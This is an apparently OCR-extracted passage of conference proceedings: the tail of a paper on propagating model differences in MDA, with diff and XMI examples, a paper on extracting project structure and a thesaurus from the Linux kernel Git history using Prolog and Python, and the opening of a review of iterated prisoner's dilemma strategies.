Further extension of the present approach to transformation of the MDA models is a realization of the transformation as propagation of differences ΔX_{ij} between models of various abstraction levels. This allows one, in particular, to deviate from accent on whole software model development and transformation to development of its logically connected subsystem, and track the development of the subsystem in a context of whole software system in some sense more independently. From other hand side the concentration on local neighborhood of a model structure during development is more natural for programmers and designers during implementation.

Let us consider how the difference propagation can be implemented.

A. *Data structures for representing ΔX_{ij} and their transformation rules F_{ij}*

The results of the application of the theory of systems of complexes show as both $X_i \subset X$ and $\Delta X_{ij} \subset X$, then the data structures representing X_i can be used to represent ΔX_{ij}; the same holds for $F_{ij} \subset F$, where F_{ij} can represent mapping for both of the structures $X_i \to X_j$ and $\Delta X_i \to \Delta X_j$. Therefore, the data structures and algorithms, as well as the principles of their construction and implementation, are inherited from known MDA techniques. Consider existing programmers' technologies reflecting the idea.

The first example is `diffutils` package of any Unix distribution. The package allows programmer figuring out the differences between two versions of a source code text file – a patch file – and apply the patch file to the sources. The package contains two main utilities `diff` and `patch`. The first utility compares two ASCII or Unicode texts and produces a new text file with a representation of the difference between input files.

```
--- t1.cpp 2012-02-12 11:50:42.668030039 +0900
+++ t2.cpp 2012-02-12 11:52:44.944957992 +0900
@@ -2,6 +2,7 @@
     char * name;
 };

-class Pupil:Person {
-    Class * cls;
+class Student:Person {
+    char * stud_no;
+    Group * group;
 }
```

This example shows that the difference is expressed with the same ASCII or Unicode characters: the text is shifted by one character left so the first column became control column, where control characters define the elements of ΔX_{ij}. Space character denotes a context of the text part under change. Minus character denotes part that to be removed and plus character denotes the new text composition to be added into the context. As in one patch file the whole project change set can be stored, special format substrings "---" and "+++" are used to denote the particular files, and "@@" is used to denote general relative position of the first line of the context in the files.

The second example of the difference representation principle is XMI standard of UML-model representation [6], which is used for "transmitting metadata differences" to achieve some level of real-time collaboration between developers. XMI is XML-based format and no define difference special tag `<difference xmi:type="…">` is introduced. Consider an example from the standard's specification version 2.4.1.

```
<xmi:XMI xmlns:uml="http://www.omg.org/spec/
    UML/20110701"
    xmlns:xmi="http://www.omg.org/spec/
    UML/20110701">
<difference xmi:type="xmi:Delete">
    <target href="original.xml#ccc"/>
</difference/>
<difference xmi:type="xmi:Add"
    addition="Class_1 Class_2">
    <target href="original.xml#ppp"/>
</difference>
<packagedElement xmi:type="uml:Class"
    xmi:id="Class_1" name="c2">
<packagedElement xmi:type="uml:Class"
    xmi:id="Class_2" name="c3">
<difference xmi:type="xmi:Replace"
    position="0" replacement="c4">
    <target href="original.xml#Class_2"/>
</difference>
<packagedElement xmi:type="uml:Class"
    xmi:id="Class_3" name="c4">
</xmi:XMI>
```

Here, three operations defined on previously existing model file referred to as `original.xml`. The operations defined by attribute `xmi:type` value are

`"xmi:Delete"`, `"xmi:Add"`, `"xmi:Replace"`. In the contexts of the `difference` tag the operands are defined as `href`-references to identifiers of the original model entities and to new elements, which are included in the difference file. The operations are performed on `original.xml` in the order of their appearance in the difference file producing new versions of model.

As we can see the formats of difference representation ΔX_{ij} are structural extensions of the original formats. The main format addition is operations, i.e., morphisms with the special semantics.

In the context of MDA transformation generated source code usually has special additional features.

1. It is not just a flat file, but a partially ordered set of definitions, and when nondeterministic procedures are used the variant of the set representation can alter. So the diffutils format should be modified, and absolute offsets "@@" should be removed or adapted.
2. The transformation procedures can markup the generated source code with high-level semantics of PIM's structures, from which the code was generated. The markup is denoted in comments or by means of "background" code. The markup forms additional context for the difference construction.

Consider transformation UML PIM ΔX_i to source code ΔX_j. The model entities to be replaced are represented either with objects or their identifier references into PIM X_i. The removed objects are transformed by MDA transformation procedures and form source code part to be removed ("-"), new objects are also translated and form new source code parts ("+"). The context is defined by corresponding tag markup of the source codes. Now we need to correct new part of ΔX_j to the changes made in source code by programmer. Here we can use known 3-way merging methods [7]. The result is applied to ΔX_j under construction.

The opposite way – from source code to UML PIM – can be made on the base of source code comparison driven by the tag markup. If we have detail markup, showing identifiers of original structures, then most of trivial changes, like identifier name or type, can be figured out from analysis of PIM. Nontrivial changes are either stored as patches for further 3-way merging, or can be revealed by analysis of comparison of abstract syntax trees of the versions, or programmer is forced to reconstruct the high level model to reflect the source code.

We adapt a logical approach [3] of transformations implementation. The source PIM is represented as XMI-file version 1.2. As it is a variant of XML, its file is parsed by means of `libxml` XML parsers into a tree. The tree encapsulated inside a LogTalk module, which processes queries to PIM structure. Thus, the transformation procedures and PM is represented as set of LogTalk modules connected with messages. Each module contains a knowledge base to recognize an aspect in the PIM and its derivate structures. The results of recognition form new facts about PSM and stored in the module working memory. Thus, the generated PSM is represented as set of facts consisting of the subset describing the original PIM and the subset describing the implementation aspects of the software under development.

The transformation scenario is a set (sequence) of the leave modules, which generate source code and other data structures. The resulting source code is generated by means of templates, i.e., the templates play the similar role as CSS in web; it represents PSM as texts of source codes.

V. Another Example of Difference Propagation Based Software

To investigate other possibilities of the software development approach based on difference propagation we started another pilot project of notarial office automation. The development of the notarial software is deeply depended on users' desire to change, namely, creating instances of documents, correcting errors, forming new document classes, composing new document workflows, as well as refinement of user interface aimed at raising the office productivity.

From the functional point of view the notarial office is primarily an organization for document preparation, storage, and retrieval; tracking of the individual's data is the secondary aim that allows producing the document more agile. There exist four user roles in the office; they are "secretary", who fills in the templates, "template modifier", who is an experienced user allowed to construct forms and describe new regular structures found in documents, "programmer", who understands information modeling and implements the routine tasks as program modules, and "notary", who validates and signs the documents. As usual the roles define the set of activities and responsibilities for corresponding users. During the exploitation of the information system secretaries gain experience and can evolve in template modifiers. Shifting a user from first role to another can be done as a result of his/her qualification assessment. The assessment can be performed by notary and programmer or by means of testing, for example, answering a set of tests and/or doing test exercises.

Each instantiation of a template can be considered as a copying a document in the storage and its refill with new data or even just an edition of the copy. Modification of the second kind can be interpreted in several ways. Firstly, as mentioned before, it is just refill of the template. Secondly, it is a template body text error correction or a further improvement of the document. Thirdly, the modification could touch the form structure giving rise a new template of existing kind (class) or form even a new class of templates, e.g., fixing some parameter or substructure.

The difference propagation process is based on a number of document models. Secretaries will fill in documents as HTML forms and edit the generated instances in a WYSIWIG HTML editor. HTML supports a necessary level of the notarial document representation. There are many useful methods of HTML generation and modifications. The difference between documents of

various versions is to be propagated to other models. Such models represent the document layout and presentation (CSS), structure of the document class (what parts should be presented in the document and in which order), structure of the form of the template, fixed data structures stored in a rational database, and so on. The structural models are based on corresponding ontologies, e.g., ontology of structure elements of a document, ontology for expression individual's data, etc.

The system should control the process of the document designing in a dialog with user, acquiring the additional information on user's intention and acting in concordance. Complex problems are described by users as texts for programmers, who implements new features of the software after confirmation of the requirements.

VI. CONCLUSION

Software development life cycle has been considered as subject of the theory of complex systems and complexes [4] implying that the software development is a natural process. The life cycle is represented as system of models and morphisms between them. Analysis of the theory's properties realization in the model shown, that the present instrumental software productivity could be extended by means of developing techniques for analysis of the passed life cycle stages, analysis and difference propagation of the models.

To support the propagation of the differences existing examples of the present source code development technologies should be adapted. Namely, known patchfile format is considered and some its modification is suggested to account properties of generated source code. An approach to realization of the difference propagation is also briefly considered. It is shown, that the transformation technique and file formats are closed with respect to original formats of the software models representation.

One of the aims of the research is to construct a software development tools based on analogy. For example, having stores in a revision control systems all the states, models and stages of MDA software development as the differences, it probably be possible to construct new sequence of differences for new original model.

To gain some new experience about the topic a pilot project started to automate document preparation in a notarial office, where users have a dominant role in developing the software function set.

ACKNOWLEDGMENT

The investigation in supported by Russian Foundation of Basic Research, grant No. 10-07-00051-a.

REFERENCES

[1] "Software development process - Wikipedia, the free encyclopedia", access date – 08-jan-2012, http://en.wikipedia.org/wiki/Software_development_process.

[2] D.S. Frankel. "Model Driven Architecture: Applying MDA to Enterprise Computing". Wiley Publishing, USA, 331 p.

[3] E.A. Cherkashin, V.V. Paramonov. An Intelligent Programming System for Information System Generation. // MIPRO 2005, XXVIII International Convention, May 30-June 03, 2005, Opatija, Croatia.- pp. 140-143.

[4] "Homology And Homoyopy in Geographic Systems". A.K. Cherkashin, E.A. Istomina eds. Novosibirsk Academic Publishing House "GEO", Novosibirsk, Russia, 2009, 351 p. (in Russian)

[5] D. Marca, C. McGowan, "Structured Analysis and Design Technique", McGraw-Hill, 1987, ISBN 0-07-040235-3

[6] "OMG MOF 2 XMI Mapping Specification", access date – 12-feb-2012, http://www.omg.org/spec/XMI/

[7] S. Khanna, K. Kunal, B.C. Pierce, "A Formal Investigation of Diff3". // Foundations of Software Technology and Theoretical Computer Science (FSTTCS). V. Arvind and S. Prasad eds., LNCS 4855, 2007. pp. 485-496. URL:http://www.cis.upenn.edu/~bcpierce/papers/diff3-short.pdf

Extraction of Thesaurus and Project Structure from Linux Kernel Source Tree

A.Y. Sokolov *, I.R. Golovko* and E.A. Cherkashin**
*Irkutsk State Technical University, Irkutsk, Russia
**Institute of System Dynamics and Control Theory SB RAS, Irkutsk, Russia
{alexanderysokoloff, golovko.mobile}@gmail.com, eugeneai@icc.ru

Abstract – The paper deals with the problem of automatic extraction of a software project structure and its ontology from revision control system network of the project source code. The aim of the investigation is to determine the correlation between the project structure and ontology terms of the project domain, i.e., to answer the question about possibility to describe the structure of the project with terms of the ontology. If it will be true then a modification of the ontology can be interpreted as modification of the project structure.

I. INTRODUCTION

The evolution of instrumental software development technologies is aimed at shifting the programmer's creative activity to the higher level of abstraction, raising the productivity. The programming technologies like UML, CASE, MDA (Model Driven Architecture) [1] allow programmer to consider (to model) the software systems under development on the higher level of abstraction as compared to the source code of subsystems; all of them usually generate parts of the source code from their abstract models. Ontological models are abstract models which usually denote only the terminological basis of the developed software. The ontological models reflect a set of terms used by programmers to describe software artifacts, various technical documentation and other texts related to the software. We consider a problem of ontology models construction and use them in the development automation within the software life cycle.

The ontology model (hereafter "ontology") can be extracted from the texts as thesaurus [2] and be further developed in the life cycle of the software. From other hand side the ontology modification implies also the texts and the software modifications, thus, the ontology controls in some degree the software development process. To support the statement above we try to construct a thesaurus used in the Linux kernel project, and investigate the correlation between the thesaurus terms structure used by programmers in their commit messages and the branching structure of the project.

In order to compare the thesaurus and the project structure a tree of project structure is extracted from GIT-tree of Linux kernel source code. The project structure tree reflects the division of the project to inferior subprojects and kernel to its subsystems. To represent the tree a theory of system of complexes (configurations) is used [3]. The theory allows us to represent the tree in a number of dimensions to take advantage of additional information of the source code tree, such as timelines, branching and merging structure.

The source information for the investigation is the network graph structure representing all development, branching, and merging modes of the Linux kernel sources. Each new branching node can be interpreted as starting or continuation point of a subproject generally and particularly, but many of the branches are devoted to fixing errors. Merge points can be interpreted as finishing or committing points of a subproject. So the analysis of the Linux sources tree structure is in general is a pattern recognition problem.

To describe the project structure we use the theory of complex systems and complexes, it represents compound (complex) objects as compositions of other objects and morphisms (mapping) between objects.

II. THE THEORY OF COMPLEX SYSTEMS AND COMPLEXES [3]

Complexes (compositions) and systems of compositions (configurations) X_i are formed from combinations of various elements, components, systems, complexes, systems-complexes. Configurations X_i are different kinds of complex system's polymorphism. The universal structure X contains all X_i, and in this case it is analogous to notion of set of all subsets or category of all the subcategories. The connections between compositions are represented by means of mapping (morphism) $F_{ij} : X_i \to X_j$. The composition connected with morphisms (represented a category in the mathematical sense) form a complex. The comparison of the two compositions X_i and X_j, namely $\Delta X_{ij} = X_j \setminus X_i$, shows the dissimilarity between j-th composition and i-th one. For example, let X_i and X_j be different UML models of software before and after adding a new structure, so ΔX_{ij} reflects a complex of the current development step. If X_i and X_j are two UML models of different software systems, then ΔX_{ij} fixes, in particular, their structural dissimilarity, and F_{ij} is a comparison relation. The structure ΔX_{ij} is also a composition and

belongs to the set of all the comparisons ΔX. The set F is a set of all possible mappings F_{ij}.

There are also a reference set of comparison I; it is the interval [0, 1], which is a metric linearly ordered inductive continuous bounded above and below set of points. The one-to-one correspondence of compositions and reference set points is denoted by relation ($\leftrightarrow$), for example, $I \leftrightarrow I$ means that each point I turns into itself; $X \leftrightarrow I$ means that any composition from set X is one-to-one corresponded to a definite point of the interval [0, 1]. In the latter case I is a bundle (fibration) basis of X, in other words the differentiation X into compositions is conducted by means of comparing them with points (numbers) from the interval [0, 1].

The axioms of complex systems' theory are to compare compositions and their connection functions with an identification index of an order and together.

$$1)\ X \leftrightarrow I;\ 2)\ F \leftrightarrow I;\ 3)\ \Delta X_{ij} \leftrightarrow F_{ij}. \qquad (1)$$

The axioms 1 and 2 transfer all the order properties of the set I to the sets of all compositions $X_i \subset X$, their comparisons $\Delta X_i \subset X$, and mappings $F_{ij} \subset F$. This also implies that all the combinations are toposes, i.e. they are linearly ordered structures with the individual measure from I. By means of I the structures, their comparisons and mappings are one-to-one connected to each other.

$$X \leftrightarrow F \leftrightarrow \Delta X \leftrightarrow I.$$

This emphasize a necessary moment of complexing, the complexes, their comparisons and mappings are equivalent (identical in the sense of dialectical logics), and have the single identification index in I. The complexes are self developing systems, where each alteration is based on its structure $\Delta X \leftrightarrow X$. Complexes are static formations, the transitional states with partially formed connections cannot be related to them.

Complexes are linear sequences of morphisms (categories)

$$\cdots \rightarrow X_i \rightarrow X_j \rightarrow X_k \rightarrow \cdots;$$

the contained compositions form homologous series of comparison, as each composition has a measure from I, this series is also homotopic. Homologo- homotopic series form comparisons and mappings. All the elements of the series are functionally similar, that's why they can be considered as series of analogs.




Figure 1. The project division tree as a composition

Any fragment of a homological series $X_i \rightarrow X_j$ is a complex, which corresponds to a complex of comparison of the dissimilarities $\Delta X_i \rightarrow \Delta X_j$. Consequently, a similarity of the structure implies similarity of modifications and vice-versa. Therefore, observed similarity in the structure must be caused by similarities of the processes and their models. The search of structural and dynamical similarity is the main subject of the theory of complexes.

III. A 2-D Representation of the Source Code Development Network

Most of present distributed revision control systems represent the source development process as a network graph, where each node is a version of the source code. The network reflects a time line of the project development process with various branching and merging nodes. This network can be represented as 2-D structure, and the structure being projected on an axis will reflect the desired project structure. Let us consider how to define two axes bundle basis for the object under investigation.

The topic we are interesting in is the project structure, namely, most of the present complex software systems are subdivided on subprojects so that individual groups of programmers can develop the subsystems in some degree of independence. The project division is represented naturally as a tree (Fig. 1).

The tree representation is a variant of application of the described above Theory of complex systems and complexes, where each complex is combinations of subsystems of one level. The horizontal morphisms map the elements between subprojects: system objects have their representations in subsystems. Vertical mappings reflect each subproject to a positional index in I. The similar index is used in [3] for description of the geographical formations such as landscapes. Other morphisms describe connections in projects-subprojects and system-subsystem relationships.

The second axe of the network graph is timeline of development. In this case I denotes time moments, where commits were made. For each complex a sequence of commits is associated. Moreover, this axis also reflects versioning of the software. Namely, tag values usually used to mark a special commits, which correspond, e.g., a stable version of the project. Examples of the marks are as follows: "v2.6.14", "v3.0.6-rc1". The version tags have linear order.

Now we can describe the commit network in the defined 2-D space.

IV. The Project Structure Analysis

In order to compare the thesaurus and the project structure, a tree of project structure should be extracted from GIT-network of Linux kernel source code. GIT is a distributed version control system developed by Linus Torvalds – who is the main developer of Linux kernel –

especially to manage the development of the kernel [4]. GIT supports rapid split and merge versions of the source code, includes tools for visualization and navigation, and GIT also gives each developer a local copy of the entire history of the development. The changes made locally can be propagated from one repository to another. In addition, this system allows representing the history of the changes (the network) graphically.

Nodes of GIT-network – versions of the source codes – are the SHA1-hashed commits. Every commit is a fixation of changes made in a working copy of the main repository of the project, as well as a description of the changes made. In the GIT representation the nodes are connected to each other, each combination of the connections form linear intervals of the development, splitting (branching) subprojects, merging of the subprojects and their results in a superior subproject. Linear intervals reflect a logical sequence of the project development events related to the same subproject. The same is true for a merging sequence of the results from an auxiliary branch to a subproject branch. But most necessary, branching and merging combinations denote subprojects.

The branching and merging in GIT can mean two different kind of programmer activity. The first activity is cloning a repository, e.g., creating local copy of the main project repository, and incorporating the changes made in the main repository. The second case, which is of our interest, is the project development itself. In this case according to developer recommendation of GIT programmer should create a lightweight branch of the local repository, develop of the feature or correct an error, and then merge the results to a superior branch of development, in particular in the main branch. The simplified graphical representation of the software development served by GIT is given in Fig. 2. Results of development in cloned repository when pushed on the server will create corresponding branches in the main project.




Figure 2. An exmple diagram of a GIT -network

To recognize the 2-D coordinate of each commit of GIT-network an analytical program is being developed in the programming environment GnuProlog. The idea is to develop a set of the Prolog rules which will recognize template subgraphs in the main GIT-network and construct markup structure denoting for each node its coordinate and role. The source data for the analysis is a set of facts about GIT-network obtained by translation of the network structure.

The translation subsystem is developed using the programming language Python, as well as its libraries GitPython. GitPython is a Python library used to interact with GIT repositories at various levels of abstraction. GitPython provides object model access to a GIT repository. It allows traverse the repository to find parent commits, trees, source code objects, binary blobs, etc. It provides abstractions of GIT objects for easy access of repository data, and additionally allows one to access the GIT repository more directly using either a pure python implementation, or the faster, but more resource intensive GIT command implementation. The object database implementation is optimized for handling large quantities of objects and large datasets, which is achieved by using low-level structures and data streaming.

The translation subsystem transforms the structure of the project represented in a GIT repository into a text format, which can be loaded by GnuProlog, i.e., into a collection of facts (Fig. 3). The facts establish parent-child relationship between nodes. Furthermore, this structure reflects the order versions of the project source code. The versions in a GIT repository can be represented with tags, which are labels assigned to a specific commit of the source code. The tag label as a compound string value can express a symbolic name for a group of committed files, and a common version of each file in the group in some general versioning principle. This property of tags gives us a possibility to consider the inheritance of the individual parts of the project, and different versions of the project as well.

The following prolog phrases are examples of a GIT-network translation:

```
node('df145gt6984tgh1254fr').
node('4684dsf457fesae4452').
node('qw78er96ty54ui12opo').
node('as558df74g110hyu058').

parent('df145gt6984tgh1254fr',
    '4684dsf457fesae4452').
parent('df145gt6984tgh1254fr',
    'qw78er96ty54ui12opo').
parent('4684dsf457fesae4452',
    'as558df74g110hyu058').
parent('qw78er96ty54ui12opo',
    'as558df74g110hyu058').

branch(Z,X,Y):-
   parent(Z, X), parent(Z, Y).

merge(X,Y,Z):-
   parent(X, Z), parent(Y, Z).

tag('v3.3-rc2', '4564dfgert84tgdre4gs').

recent('v3.3-rc2', 'v3.3-rc1').
```

```
tagged(T,R):-tag(T,R),!.
tagged(T,R):-parent(P,R), tagged(T,P).
```

Here, the facts of the structure `node/1` denote existence of the nodes in the GIT network. Facts `parent/2` denote inheritance relation between existing nodes. Facts `tag/2` associates a tag value with a node, and `recent/2` defines a versioning order between tags. Rules `branch/3` and `merge/3` are base rules for recognition of branching and merging; rule `tagged/2` reveals the linear intervals belonging to a tagged set of commits.

Project structure recognition rules differentiate branches, which are error corrections and feature implementation. The first part of the rules figure out the main trunk of the development: it is marked by version tagging and specific name of the pointing branch name "master". Then for all the branch names first branching node is detected. These will be main subprojects. Then for all the subprojects long lasting branches are recognized: the longer a branch is, the more probably it corresponds to a subproject and the more general subproject it is. The subprojects, whose length is less than a predefined length are considered inessential, which are supposed to be the error correction or a small feature developing branch.

Linear intervals also can be constructed as a sequence of subprojects. The subprojects can be recognized by analyzing the programmer's activity pattern in time. A project task is given for a programmer or a group of programmers, they develop the task solution, and at the merge point coordinator of the superior project merges their results. The recognition is based on analysis of time intervals and programmer's roles. A programmer who mostly (according to statistics) does the merge is supposed to belong to the superior project, and intervals between the merging points are supposed to be subprojects.

In order to extract the project structure it is necessary to run all recognition rules and write down all combinations of variable values obtained as a result of Prolog's logical inference.

V. THESAURUS EXTRACTION SOFTWARE

As the project structure is deduced from the GIT-network of Linux kernel source repository the nodes of the structure should be labeled by a terms, the labeling will denote the semantic information for the project structure tree nodes. The labeling terms can be obtained from texts associated with the commit nodes – commit messages. In the same time parent-child relationship between project




Figure 3. An exmple diagram of a GIT -network

structure nodes can reflect a thesaurus of the project domain. In this section we consider how this thesaurus and the labeling can be deduced from the commit messages. The thesaurus extraction subsystem is based on technique described in [2].

Thesaurus is a way of formalizing object domains of software under development, it is kind of ontology [5]. Ontology is a object domain model consisting of a set of concepts and a set of assertions about these concepts, based on which one can describe classes, relations, functions and individuals, but usually it denote only the terminological basis of the developed software. Ontologies are intuitively used by programmers when they name objects and describe relationships to be implemented. Hypothetically, using of ontologies allows one automating the development some parts of the source code, reducing the cost of software development and also managing the development process.

Let us briefly consider a general scheme of the thesaurus deduction technique.

At the first stage a set of independent texts are constructed, e.g., the elements of the set can be a books in a public library or articles of a journal issue(s). The texts are stored in fast access database. At the second step a full text index of the stemmed words of the texts is produced. The index should contain positions of the stemmed worlds in the texts. At the next step a terminological basis is constructed.

The terminological basis construction algorithm looks through the texts and tries to join adjacent words in a compound term. The full text index frequency for the compound term is figured out. The join succeeds if the frequency of the term decreases not more than in 0.7 times (the coefficient is arbitrary). If an original stemmed word is used at lest once as first word of a compound term, then it is removed from the terminological basis.

At the fourth step the full text index is transformed into terminological index, where the terms are mapped into their frequencies of appearances in the texts. Now the texts are represented as points in property space, where each of the property is a term of the terminological basis. If term appearances probabilities are similar for two texts then the texts are similar and located near to each other in the property space. The set of texts are processed by some hierarchical clustering algorithm, which induced the hierarchy of classes of semantically similar texts. For big amounts of texts it is of purpose to use divisive clustering as it allows one to restrict the depth of the hierarchy.

On this fourth step on the each step of clustering the terminological index is recalculated for the texts for the cluster each node. The most frequent term is selected among the terms used in the node's texts. This term denotes the semantic of the node's text content. Also among most frequent terms a set can be chosen, the set will also describe the semantic of the texts subset.

The resulting hierarchy clustering also denotes class-subclass (term-subterm) relationship between terms, which can be thought as thesaurus, a kind of ontology of the domain presented by the original texts. Now consider our Linux kernel development domain.

At the first glance each commit message can be considered to be an independent text characterizing a corresponding stated or solved task. But as we interesting in description of programmers' activity in developing a software project and, at this stage of investigation, in description of Linux project structure, it will be of purpose to merge all commit messages at least in all linear intervals of the each branch of the project. Developing this idea further we can project the commit messages on the structural axe of GIT-network representation.

The merged commits stored in a fast indexed accessed warehouse constructed with a MySQL database engine. The stemmed word index is generated by means of slightly modified Sphinx search server engine (http://www.sphinxsearch.com). Sphinx is an open source full text search server, designed from the ground up with performance, relevance (i.e., search quality), and integration simplicity in mind. It lets programmer either batch index and search data stored in an SQL database, NoSQL storage, or just files or index and search data on the fly, working with Sphinx pretty much as with a database server. The engine closely bound to the MySQL API and protocols. The modification allows relating the engines' CRC32 coding of the stemmed words with the original worlds. Also some API modifications made to unload the index in a Python language dictionary-like structure.

A terminological basis is induced by a Python program according to the above described scheme using a library for the hierarchical cluster construction. The main role of the Python program is to calculate indexes for the subsets and convert data structures before and after processing with the external and library modules.

A. Project tree labelling

Similar to above mentioned technique an approach can be used to deduce semantic information about project tree nodes from the commit messages. The first steps including the terminological basis construction are the same. After that we will not construct the hierarchy clustering, as we have already constructed the project structure tree. For each node set of commit messages is analyzed on the base of the terminological basis and by analogy of the step four; the most frequent term is chosen to denote the semantic of the node.




Figure 4. Ontology extraction from commit messages

VI. CONCLUSION

In this paper we considered a theory and software for a project structure extraction on the base of analysis of project revision control system commit network. Linux kernel project and its GIT-network are used as testing ground and objects under investigation. The GIT-network is represented as 2-D structure, where the first dimension is a structural index of a subproject, the second dimension is a time moments of the commits of each of subproject. Logic recognition procedures have been developed and implemented as Prolog program to recognize the space coordinate of each commit. In the same time procedures for ontology extraction and labeling the project tree from the commit messages has been implemented. The ontology and the labeling will carry semantic information for each of the project tree nodes.

In the essence we are interested in investigation of the possibility to describe the software development process in terms of a higher order model, which is in between the ontological model and source code representation, i.e., some kind of functional relations between structures. From other hand side the source code modification commit messages describe the ontology change (Fig. 4). More over, some messages can be interpreted in a constructive fashion by means of description the source code changes.

At present state of the investigation we developed the recognition software, labeling subsystem and thesaurus extraction modules. Now we need to develop a technique for project structure and thesaurus trees comparison. If a correlation between the thesaurus and Linux kernel project structure will be found then it will be possible to predict the set of programming artifacts to be modified in case of the thesaurus modification.

The results of the investigations supposed to be used as an advisory or a project planning subsystem in a new generation of MDA-based instrumental software. For example, having modified a formalized ontology, the instrumental software can suggest a modification of an UML Class Diagram or advice designers to implement new software function on the base of the new feature textual description analysis.

ACKNOWLEDGMENT

The investigation in supported by Russian Foundation of Basic Research, grant No. 10-07-00051-a.

REFERENCES

[1] D.S. Frankel. "Model Driven Architecture: Applying MDA to Enterprise Computing". Wiley Publishing, USA, 331 p.

[2] I.V. Zakharova, A.V. Melnikov, J.A. Vokhmitsev "An approach to automated ontology building in text analysis problems". Workshop on computer Science and Information Technologies CSIT'2006, Karlsruhe, Germany, 2006. P.177-178.

[3] "Homology And Homoyopy in Geographic Systems". A.K. Cherkashin, E.A. Istomina eds. Novosibirsk Academic Publishing House "GEO", Novosibirsk, Russia, 2009, 351 p. (in Russian)

[4] "Git (software) - Wikipedia, the freeencyclopedia", access date – 09-feb-2012, http://en.wikipedia.org/wiki/Git_(software)

[5] "Ontologies and Thesauruses – Institute of Distance Education INTUIT", http://www.intuit.ru/department/expert/ontoth (in Russian)

A review of iterated prisoner's dilemma strategies

Marko Jurišić, Dragutin Kermek and Mladen Konecki
University of Zagreb
Faculty of Organization and Informatics
Pavlinska 2, 42000 Varaždin, Croatia
{mjurisic, dkermek, mlkoneck}@foi.hr

***Abstract*—The iterated prisoner's dilemma game is a widely used tool for modelling and formalization of complex interactions within groups. Every player tries to find the best strategy which would maximize long-term payoffs. Tournaments were organized to determine whether there is a single best stable strategy.**

This paper presents a summary of tournaments held in 1980, 2004 and 2005, reviews strategies which were presented during the last 30 years, both in tournaments and in scientific literature and outlines current issues and trends.

I. Introduction

Game theory and more specifically prisoner's dilemma allow the formalization of the interaction within the group. The prisoner's dilemma is an elegant way of modelling the problem of cooperation between participants who have opposing interests. Modelling the interaction with the prisoners dilemma is applied to many fields, in politics [1], biology [2], economy [3] etc. There are applications in computer systems in determining the best route for packets that traverse the network [4], or better allocation of network resources with BitTorrent protocol [5].

The basic form of the game takes place in Chicago, where the district attorney knows that the two gangsters are guilty of some major crime, but he can not convict anybody without a confession. Both individuals are arrested and brought to interrogation separately and offered the following deal: each has a possibility to confess the crime to obtain a minor sentence, or accuse the other gangster to get away without a sentence [6]:

> If the first suspect accuses the other prisoner and the other suspect confesses his guilt, the first suspect is free (his reward is usually denoted by T - the temptation) and the other suspect gets the maximum sentence (marked with S - suckers payoff). In case that both suspects confess their guilt, they both get minor prison sentence (marked with R - reward for cooperation). If both suspects accuse each other, then both receive a major prison sentence (marked with P - punishment - the punishment for mutual defection).

The game is defined by $T > R > P > S$ and $R < (S + T)/2$ so that the continuous cooperation is better than the alternating cooperation and defection [7].

In a single prisoner's dilemma game, the dominant strategy is defection (accusing the other) because it carries the highest reward regardless of the opponent's strategy [6]. In games that have multiple iterations and where is a high probability that opponents will meet again, cooperative strategies achieve better results, as proved through competitions that were organized by Axelrod (1979) based on strategies of experts in game theory from the field of economics, sociology, political science and mathematics [7]. Similar results were gathered on competitions that were held in years 2004 and 2005.

This paper analyses the strategies that have emerged in competitions. Chapter 2 gives a brief overview of the first competition and chapter 3 summarizes the results of the first competition. Chapter 4 outlines the important strategies that appeared in between the competitions (1979-2004). Chapter 5 summarizes the results of the competitions in years 2004 and 2005. Chapter 6 analyses the open questions on the subject and chapter 7 concludes the paper.

II. First competition

The first competition was organized by Axelrod in the year 1979. It was based on the strategies by experts in game theory from the field of economics, sociology, political science and mathematics. It was a contest of mean 200 rounds with the following values: $S = 0, P = 1, R = 3, T = 5$, as shown in Table 1.

TABLE I Result matrix

Player A \ Player B	Cooperation	Defection
Cooperation	$R = 3$ Reward for mutual cooperation	$S = 0$ Suckers payoff
Defection	$T = 5$ Temptation for defection	$P = 1$ Punishment for mutual defection

